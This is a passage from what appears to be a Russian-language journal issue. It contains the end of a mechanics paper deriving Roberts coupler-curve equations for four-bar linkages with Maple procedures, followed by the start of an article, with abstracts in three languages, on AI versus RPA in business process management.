$$\begin{aligned} W &= 2ab[(kx - x^2 - y^2) \sin \gamma + ky \cos \gamma] \\ V &= a(b^2 + x^2 + y^2 - r^2)[(k - x) \cos \gamma - y \sin \gamma] - bx[R^2 - a^2 - (k - x)^2 - y^2] \\ U &= a(b^2 + x^2 + y^2 - r^2)[(k - x) \sin \gamma + y \cos \gamma] + by[R^2 - a^2 - (k - x)^2 - y^2] \end{aligned} \quad (23)$$

Возводя первые два уравнения системы (20) в квадрат и складывая, окончательно получим известное уравнение Робертса, но полученное другим путем

$$U^2 + V^2 = W^2 \quad (24)$$

Этот метод может быть использован для решения более сложных задач по определению уравнения типа Робертса. В последнее уравнение необходимо поставить указанные выше значения U , V и W . Третье уравнение системы (20) показывает, что тангенс угла наклона шатунной плоскости β пропорционален отношению V к U .

Для получения уравнения Робертса и построения шатунной кривой использовалась следующая процедура *USCR*, при обращении к которой нужно задать параметры исследуемого механизма согласно рисунку 1. На выходе получаем искомое уравнение, а так же параметры V, U, W . В конце процедуры приведен пример обращения для известного механизма Чебышева.

```

➤ USCR := proc( $a, b, \gamma, r, R, k$ ) #  $\tan(\gamma_1) = \frac{V}{U}; U^2 + V^2 = W^2$ 
  local  $r1, r2, r3, r4, y2, d, U, V, W$ ;
   $r1 := \sin(\gamma); r2 := \cos(\gamma); d := k - x; y2 := y^2$ ;
   $W := 2 \cdot a \cdot b \cdot (k \cdot y \cdot r2 + (d \cdot x - y2) \cdot r1)$ ;
   $r3 := b^2 - r^2 + x^2 + y2; r4 := R^2 - a^2 - d^2 - y2$ ;
   $V := a \cdot r3 \cdot (y \cdot r2 + d \cdot r1) + b \cdot y \cdot r4$ ;
   $U := a \cdot r3 \cdot (d \cdot r2 - y \cdot r1) - b \cdot x \cdot r4$ ;
   $U^2 + V^2 = W^2, [V, U, W]$ ;
end;
UC := USCR(2, 1, 0, 1,  $a, d$ )[1]; # Для механизма Чебышева

```

На рисунке 6 приведены шатунные кривые точки M (красный цвет) двух сборок механизма и траектория точки C кривошипа (синий цвет)




Рис. 6. Шатунные кривые точки M (красный цвет) двух сборок механизма и траектория точки C кривошипа (синий цвет)

Для более полного представления об уравнении Робертса были построены отдельно зависимости параметров, входящих в уравнение (рисунки 7,8 и 9).




Рис.7. Поверхности $U(x, y)$ и $V(x, y)$




Рис. 8. Поверхности $W(x, y)$ и $U^2(x, y) + V^2(x, y)$




Рис. 9. Поверхности $W^2(x, y)$ и пересечение поверхностей $U^2(x, y) + V^2(x, y)$, $W^2(x, y)$

С помощью обращения к процедуре *USCR* в виде *USCR(a, b, γ, r, R, k)*[1] получаем уравнение шатунной кривой в следующей форме

$$\begin{aligned} & \{a(b^2 - r^2 + x^2 + y^2)[(k - x)\cos \gamma - y\sin \gamma] - bx[R^2 - a^2 - (k - x)^2 - y^2]\}^2 + \\ & \{a(b^2 - r^2 + x^2 + y^2)[y\cos \gamma + (k - x)\sin \gamma] + by[R^2 - a^2 - (k - x)^2 - y^2]\}^2 = \\ & 4a^2b^2\{ky\cos \gamma + [x(k - x) - y^2]\sin \gamma\}^2 \end{aligned} \quad (25)$$

Уравнение (25) можно свести к уравнению 6-го порядка следующего вида

$$c^2(x^2 + y^2)^3 + A_2(x^2 + y^2)^2 + A_1(x^2 + y^2) + A_0 = 0, \quad (26)$$

где

$$\begin{aligned} A_0 &= -4ak[ab^2kxy\sin 2\gamma + ab^2ky^2\cos^2 \gamma + \frac{1}{2}b\lambda x(2kx + \mu)\cos \gamma + ab^2kx^2\sin^2 \gamma - \\ & - \frac{1}{2}b\lambda(2kx + \mu)\sin \gamma - \frac{1}{4}\lambda^2a(k - 2x)]; \\ A_1 &= b^2(4kx + \mu)^2 + 4a^2b^2ky\sin 2\gamma - 2ab[2k^2x^2 + kx(\mu - 3\lambda - \lambda\mu)\cos \gamma + \\ & + 8a^2b^2kx\sin^2 \gamma + 2abk(2kx + \mu - \lambda) + a^2\lambda(2k^2 - 4kx + \lambda)]; \\ A_2 &= a^2k(k - x) + 2ab(kx\cos \gamma - ky\sin \gamma) + 2\lambda a^2 - 2b^2(2kx + \mu) - 4a^2b^2\sin^2 \gamma + \\ & + 2ab(2kx + \mu - \lambda)\cos \gamma; \\ \lambda &= b^2 - r^2; \quad \mu = R^2 - a^2 - k^2 \end{aligned} \quad (27)$$

Для нашего примера после подстановки исходных данных получаем следующее уравнение (результат скопирован прямо из скрипта):

$$\begin{aligned} UR := & 0.7899999999(x^2 + y^2)^3 + (-2.232000000x - 0.651800000 - 0.840000000y\sqrt{3})(x^2 + y^2)^2 + (1.96(1.2x \\ & - 1.095000000)^2 + 1.176000000y\sqrt{3} - 2.016000000x^2 + 7.533600000x - 0.377150000 + 1.680000000(1.2x \\ & - 0.620000000)y\sqrt{3})(x^2 + y^2) - 1.411200000y\sqrt{3}x - 0.705600000y^2 + 1.596000000x(1.2x \\ & - 1.095000000) - 2.116800000x^2 - 1.596000000(1.2x - 1.095000000)y\sqrt{3} + 1.299600000 - 2.166000000x = 0 \end{aligned}$$

3. Получение уравнения Роберта (общий случай). Рассмотрим механизм шарнирного четырехзвенника в более общей конфигурации (рисунок 10).




Рис. 10. Общий случай шарнирного четырехзвенника

Запишем для шатунной точки M следующее векторное уравнение для двух цепей ABM и DCM

$$\vec{\rho}_M = \vec{\rho}_A + \vec{r} + \vec{b} = \vec{\rho}_D + \vec{R} + \vec{a} \quad (28)$$

Здесь $\vec{\rho}_M, \vec{\rho}_A$ и $\vec{\rho}_D$ радиусы векторы соответствующих точек M, A и D .

Спроектируем (28) на координатные оси, после чего получим 4 уравнения

$$\begin{aligned} x &= x_A + r \cos \varphi + b \cos \beta; \quad y = y_A + r \sin \varphi + b \sin \beta; \\ x &= x_D + R \cos \psi + a \cos \alpha; \quad y = y_D + R \sin \psi + a \sin \alpha \end{aligned} \quad (29)$$

Исключим из первых двух уравнений системы (29) φ , получим

$$2b[(y - y_A) \sin \beta + (x - x_A) \cos \beta] = (x - x_A)^2 + (y - y_A)^2 + b^2 - r^2 = P \quad (30)$$

Исключим из следующих двух уравнений системы (29) ψ , аналогично получим

$$2a[(y - y_D) \sin \alpha + (x - x_D) \cos \alpha] = (x - x_D)^2 + (y - y_D)^2 + a^2 - R^2 = Q \quad (31)$$

Подставим в это уравнение величину $\alpha = \beta + \gamma$ (внешний угол треугольника BMN равен сумме двух внутренних углов не смежных с ним), окончательно получим следующее уравнение

$$\lambda \cos \beta + \mu \sin \beta = Q, \quad (32)$$

где приняты обозначения

$$\lambda = 2a[(x - x_D) \cos \gamma + (y - y_D) \sin \gamma]; \quad \mu = 2a[(y - y_D) \cos \gamma - (x - x_D) \sin \gamma] \quad (33)$$

Решая линейную систему (29) и (32) относительно $\sin \beta$ и $\cos \beta$ получаем

$$W \sin \beta = V; \quad W \cos \beta = U; \quad \operatorname{tg}(\beta) = \frac{V}{U} \quad (34)$$

Здесь введены обозначения

$$\begin{aligned} W &= 2b[\lambda(y - y_A) - \mu(x - x_A)] \\ V &= -[-2Qb(y - y_A) + P\mu] \\ U &= -2Qb(x - x_A) + P\lambda \end{aligned} \quad (35)$$

Возводя первые два уравнения системы (20) в квадрат и складывая, окончательно получим известное уравнение типа Робертса

$$U^2 + V^2 = W^2 \quad (36)$$

Для получения уравнения была составлена соответствующая процедура

```
> UR_D := proc(A, D, a, b, r, R, γ)
  local W, V, U, λ, μ, A, B, x_A, y_A, x_D, y_D;
  x_A := A[1]; y_A := A[2]; x_D := D[1]; y_D := D[2];
  A := b^2 - r^2 + (x - x_A)^2 + (y - y_A)^2;
  B := -R^2 + a^2 + (x - x_D)^2 + (y - y_D)^2;
  λ := 2a·(x - x_D)·cos(γ) + 2a·(y - y_D)·sin(γ);
  μ := -2a·(x - x_D)·sin(γ) + 2a·(y - y_D)·cos(γ);
  W := 2·b·λ·(y - y_A) - μ·(x - x_A);
  V := 2·b·B·(y - y_A) - μ·A;
  U := -2·b·B·(x - x_A) + λ·A; #print(A, B, λ, μ, W, V, U);
  U^2 + V^2 = W^2;
end;
> Uc := UR_D([0, 0], [d, 0], 2, 1, 1, a, 0);
```

В этой процедуре $A[x_A, y_A]$, $D[x_D, y_D]$ координаты неподвижных опор механизма, а остальные параметры задаются из схемы механизма, согласно рисунку 10. Приведем пример механизма со следующими исходными данными

$$x_A = 0.2, y_A = -0.4, x_D = 1.2, y_D = -0.2, a = 2, b = 1, \gamma = 0, r = 1, R = 0.5$$




Рис. 11. Траектории шатунной точки M и точки C кривошипа и две сборки механизма.

В заключении отметим, что проведенные исследования позволяют получить уравнения шатунной кривой в общем виде. Это позволяет использовать данный материал при решении задач кинематического и динамического синтеза различных механизмов.

Список литературы:

1. Пейсах Э.Е., Нестеров В.А. Система проектирования плоских рычажных механизмов / Под ред. К.В. Фролова. – М.: Машиностроение, 1988. – 232 с.
2. Механика машин : учеб. пособие для вузов / И.И. Вульфсон и др. ; под ред. Г.А. Смирнова. / М.: Высшая школа, 1996. - 511с.
3. Дракунов А.Ю., Дракунов Ю.М. Метод определения круговых и сферических точек при кинематическом синтезе механизмов // The scientific method. Warszawa-Poland. 2018. №23.Vol.1 с.28-35
4. Дракунов А.Ю., Дракунов Ю.М. Синтез передаточного механизма 4в по полному числу параметров // Сборник статей межд. иссл. организации "Cognitio" по материалам XXXVII междун. научно-практич. конф. "Актуальные проблемы науки XXI века". Москва, 2018, с. 18-23
5. Дракунов А.Ю., Дракунов Ю.М. Синтез дезаксиального кривошипно-ползунного механизма по полному числу параметров // Norwegian Journal of development of the International Science. Oslo, 2018, №23, Vol.2, с.52-56
6. Дьяконов В. П. Maple 10/11/12/13/14 в математических расчетах. – М.: ДМК Пресс, 2011 – 800с.
7. Robert Johansson Numerical Python: A Practical Techniques Approach for Industry. Apress, 2015, 512p.
8. Артоболевский И. И. Синтез плоских механизмов/ И. И. Артоболевский, Н. И. Левитский, С. А. Черкудинов // М.: Физматиздат, 1959. -1084с.
9. Саркисян Ю.Л. Аппроксимационный синтез механизмов. М.: Наука, 1982, 304с.
10. Дракунов А.Ю., Дракунов Ю.М. Кинематический анализ механизма шагающего столика (carpentopod). 8th International Scientific Conference «Theoretical Hypotheses and Empirical results» (October 24-25, 2024). Oslo, Norway, 2024. 241p.
11. Дракунов Ю.М. Изучение шатунных кривых в системе Maple. Известия КГТУ им. Раззакова № 32, 2014 г.,стр. 229-234

Перспективы и потенциал искусственного интеллекта в управлении бизнес-процессами

Аскарбеков Айсар Сырасилович

Магистрант. Университет Туран (г. Алматы, Казахстан)

Алимулова Джанна Рискуловна

Кандидат технических наук, ассоциированный профессор. Университет Туран (г. Алматы, Казахстан)

Аннотация: Қазіргі заманғы технологиялар соншалықты жылдам дамып келеді, сондықтан жасанды интеллектпен (ЖИ) өзара әрекеттесу ғылыми фантастиканың бір бөлігі емес, күнделікті өміріміздің ажырамас бөлігіне айналды. ЖИ мен автоматтандырудың қарқынды дамуы өнеркәсіп пен бизнестің түбегейлі өзгеруіне ықпал етіп, олардың тиімділігін арттырып, шығындарды азайтуға көмектесуде. Бұл мақалада бизнес-процестерді басқаруда ЖИ-дің ағымдағы дамуы, оның болашағы және дәстүрлі RPA (Robotic Process Automation) технологиясымен салыстыруы қарастырылады. Түрлі дереккөздерге салыстырмалы талдау жүргізіліп, жасанды интеллектінің осы саладағы негізгі артықшылықтары мен шектеулері анықталды. Зерттеу нәтижелері көрсеткендей, ЖИ-ді интеграциялау компаниялардың жаһандық экономиканың өзгермелі талаптарына бейімделуіне, бәсекеге қабілеттілігін арттыруына және операциялық қызметін оңтайландыруына маңызды рөл атқарады. Мақала ЖИ-ді кең ауқымды енгізудің келешегі зор екенін атап өтіп, оны заманауи бизнес-процестердің дамуына ықпал ететін негізгі факторлардың бірі ретінде қарастырады.

Аннотация: Современные технологии развиваются столь стремительно, что взаимодействие с искусственным интеллектом (ИИ) перестало быть элементом научной фантастики и стало неотъемлемой частью повседневной жизни. Активное развитие ИИ и автоматизация процессов оказывают значительное влияние на промышленность и бизнес, способствуя повышению эффективности и снижению операционных затрат. В данной статье рассматривается текущее состояние и перспективы применения ИИ в управлении бизнес-процессами, а также проводится сравнительный анализ с традиционной технологией Robotic Process Automation (RPA). Исследование включает анализ различных источников, выявление ключевых преимуществ и ограничений ИИ в данной сфере. Особое внимание уделяется стратегической значимости интеграции ИИ как ключевого фактора цифровой трансформации бизнеса, обеспечивающего его адаптацию к динамичным требованиям глобальной экономики, повышение конкурентоспособности и оптимизацию операционной деятельности. В заключение делается вывод о перспективности широкомасштабного внедрения ИИ и его потенциале как основного драйвера развития современных бизнес-процессов.

Annotation: Modern technologies are developing at such a rapid pace that interaction with artificial intelligence (AI) is no longer an element of science fiction but an integral part of everyday life. The active advancement of AI and automation significantly impact both industry and business, contributing to increased efficiency and reduced operational costs. This article examines the current state and prospects of AI implementation in business process management, along with a

comparative analysis of traditional Robotic Process Automation (RPA) technology. The study includes an analysis of various sources, identifying the key advantages and limitations of AI in this domain. Particular attention is paid to the strategic importance of AI integration as a key driver of business digital transformation, enabling companies to adapt to the dynamic demands of the global economy, enhance competitiveness, and optimize operational activities. The article concludes that large-scale AI adoption is highly promising and highlights its potential as a fundamental catalyst for the evolution of modern business processes.

Ключевые слова: Искусственный интеллект (ИИ), бизнес-процессы, автоматизация, оптимизация процессов, RPA (Robotic Process Automation).

Основной текст статьи: Искусственный интеллект (ИИ) активно внедряется в различные сферы жизни, заменяя рутинный труд и повышая эффективность процессов. Современные технологии ИИ уже не являются предметом футурологических прогнозов, а стали неотъемлемой частью цифровой трансформации предприятий и не только. Важно понимать, что технологии ИИ — это неотъемлемая часть нашего будущего, и компании, осознавая потенциал этих технологий, вынуждены адаптировать бизнес-процессы под новые реалии, чтобы сохранять конкурентоспособность и соответствовать глобальным тенденциям цифровизации.

Актуальность внедрения ИИ в бизнес-процессы обусловлена стремительным развитием автоматизированных решений, которые способны оптимизировать ключевые процессы, снижать операционные издержки и минимизировать влияние человеческого фактора. Сегодня ИИ активно применяется в таких сферах, как производство, логистика, финансы и клиентский сервис, обеспечивая повышение производительности и эффективности работы предприятий.

В условиях цифровой экономики бизнес-процессы становятся все более сложными, требуя гибкости и инновационного подхода. Использование ИИ в корпоративных структурах способствует более глубокому анализу данных, принятию обоснованных решений и улучшению взаимодействия между различными подразделениями компаний. Более того, автоматизация процессов на основе ИИ позволяет не только повысить скорость выполнения операций, но и адаптировать бизнес к изменяющимся требованиям рынка.

Ранее искусственный интеллект (ИИ) использовался преимущественно для анализа и структурирования данных, а также для решения классификационных и регрессионных задач. Однако его развитие позволило не только обучаться на предоставленных данных с использованием методов глубокого обучения, но и самостоятельно генерировать различные виды информации. Это подтверждают современные тенденции в развитии языковых моделей, таких как ChatGPT, Gemini, DeepSeek, а также генеративных нейросетей, включая DALL-E и Midjourney, создающих изображения по текстовым запросам. В связи с этим неудивительно, что в ближайшем будущем бизнес-среда будет широко использовать ИИ, интегрируя его в различные процессы для повышения эффективности и автоматизации.

Одним из ключевых аспектов успешного управления бизнесом является его организационная структура, способствующая эффективному распределению ресурсов, взаимодействию сотрудников и повышению прозрачности процессов. В этом контексте бизнес-процессы играют центральную роль в формировании стратегий управления. Бизнес-процесс — это совокупность взаимосвязанных задач и мероприятий, направленных на создание продукта или предоставление услуги для потребителей [1]. Их стандартизация и регламентация позволили предприятиям минимизировать риски, связанные с человеческим фактором, и повысить точность выполнения операций.

В середине XX века, а затем в начале XXI века, с наступлением информационной эры и развитием компьютеров, появилась возможность автоматизации бизнес-процессов с помощью информационных технологий. Это дало толчок к разработке концепций, таких как Enterprise Resource Planning (ERP), которые объединили различные бизнес-процессы в единую систему. ERP-системы позволили компаниям интегрировать все аспекты своей деятельности — от управления ресурсами до взаимодействия с клиентами — в рамках одной платформы.

Сегодня развитие технологий продолжает играть ключевую роль в совершенствовании бизнес-процессов. Одной из наиболее популярных технологий, приближенных к искусственному интеллекту, является RPA (Robotic Process Automation). Цель этой технологии — эффективная автоматизация бизнес-процессов, которая позволяет компаниям снижать затраты и упрощать выполнение рутинных задач. Данный подход позволяет автоматизировать рутинные задачи с использованием программных роботов, значительно снижая нагрузку на сотрудников. Эти роботы способны обрабатывать большие объемы данных, извлекать из них важную информацию, заполнять документы и даже создавать их.

Примерам применения RPA можно включить:

- Обработка данных в Excel: копирование, преобразование и вычисления.
- Заполнение форм в банковских системах (например, формы для перевода средств).
- Формирование отчетности.
- Перенос данных между различными системами и приложениями.

Однако, ИИ открывает новые горизонты для бизнеса, предоставляя возможность не только автоматизации, но и интеллектуального анализа данных, предиктивного моделирования и адаптивного управления процессами. Прозрачность и уверенность в суждениях, выносимых ИИ, имеют решающее значение, поскольку все больше компаний используют системы BPM, основанные на ИИ. Его внедрение повышает производительность бизнес-процессов и принятие решений, что, в свою очередь, повышает эффективность работы организации.[2]

Применение ИИ в управлении бизнес-процессами обеспечивает множество преимуществ, среди которых:


- Ускорение внедрения инноваций;
- Оптимизация бизнес-процессов;
- Снижение затрат;
- Повышение качества обслуживания клиентов;
- Повышение эффективности бизнеса и экономических результатов.[3]

Согласно данным исследований, глобальный рынок искусственного интеллекта продолжает стремительно расти. В 2024 году его объем оценивается в 94,41 миллиарда долларов, а к 2025 году прогнозируется увеличение до 126 миллиардов долларов. [4] Это подтверждает не только актуальность ИИ, но и его значительное влияние на мировую экономику.

Рассмотрим статистику: в 2019 году, по сравнению с 2015 годом, рост внедрения ИИ в бизнесе составил 270%, согласно исследованию Gartner [5]. Эти данные показывают, что развитие ИИ продолжает ускоряться, а его внедрение охватывает все больше сфер нашей жизни, включая бизнес.

Как было отмечено ранее, искусственный интеллект активно используется в бизнесе. Но какова его роль в автоматизации бизнес-процессов? Согласно исследованиям Gartner Consulting Group и MCA, сегодня в бизнесе 70% задач выполняются сотрудниками, а оставшиеся 30% — это результат работы чат-ботов, цифровых двойников, алгоритмов и ИИ.

Однако к 2026 году прогнозируется увеличение доли автоматизированных процессов до 50%.



Процент автоматизации бизнес-процессов

На основании дополнительных исследований видно, что тенденция автоматизации продолжает расти. К 2028 году, как показано на рисунке, ожидается, что 60% бизнес-процессов будут автоматизированы. А при активном развитии AGI (Artificial General Intelligence, искусственного общего интеллекта) этот показатель может вырасти до 70%.

AGI (Artificial General Intelligence) — это искусственный общий интеллект, который способен выполнять любые интеллектуальные задачи, сравнимые с человеческими возможностями. В отличие от узкого искусственного интеллекта (ANI, Artificial Narrow Intelligence), который предназначен для решения конкретных задач (например, чат-боты, системы распознавания изображений или голосовых ассистентов), AGI предполагает способность к обобщению, обучению на основе опыта и адаптации к новым условиям.[6] Хотя AGI только развивается, его использование способно полностью трансформировать бизнес-процессы, делая их гибкими, самоуправляемыми и предельно эффективными. Компании, которые первыми интегрируют такие системы, получают существенное конкурентное преимущество

Если сравнивать внедрение ИИ с уже существующими технологиями, такими как системы RPA (Robotic Process Automation), статистика от Deloitte Analysis дает следующие данные:

- RPA в настоящее время занимает 78% используемости в компаниях.
- Искусственный интеллект пока используется только на 34%.

Тем не менее, уже сегодня можно выделить успешные кейсы применения ИИ в различных отраслях. Например, компания Vodafone внедрила чат-бота на базе машинного обучения под названием «TOVi», который автоматизировал 66% взаимодействий с клиентами. Это позволило не только снизить нагрузку на операторов, но и ускорить процесс обслуживания, улучшая клиентский опыт.

Даже в 2019 году, несмотря на высокий уровень развития RPA, многие компании стремились обогащать технологии автоматизации искусственным интеллектом (ИИ), поскольку бизнес-процессы требуют не только автоматизации рутинных операций, но и

способности обучаться, оптимизировать этапы процессов и принимать более разумные решения. Например, компания Blue Prism сотрудничала с IBM для интеграции интеллектуальных возможностей ИИ в свои RPA-системы. В свою очередь, компания Automation Anywhere предлагала RPA-решения с расширенной аналитической компетенцией, позволяющие не только выполнять задачи, но и проводить их анализ и оптимизацию.[7]

Другим примером служит решение Salesforce Einstein, которое активно использует ИИ для автоматизации повседневных рутинных задач. Это включает:

- Отправку автоматических уведомлений и обработку данных о покупках;
- Автоматизацию ввода данных для лидов;
- Умное управление рабочими процессами, что позволяет сотрудникам сосредоточиться на более сложных и стратегически значимых задачах.

Эти примеры показывают, что, несмотря на относительно низкий уровень внедрения ИИ по сравнению с RPA, потенциал его применения уже сегодня способен приносить значительные преимущества компаниям, повышая их конкурентоспособность и эффективность.

Заключение

В данной статье была представлена статистика использования и развития искусственного интеллекта (ИИ), а также рассмотрены его перспективы в управлении бизнес-процессами. Были проанализированы примеры внедрения ИИ и проведено его сравнительное сопоставление с текущими технологиями, такими как Robotic Process Automation (RPA).

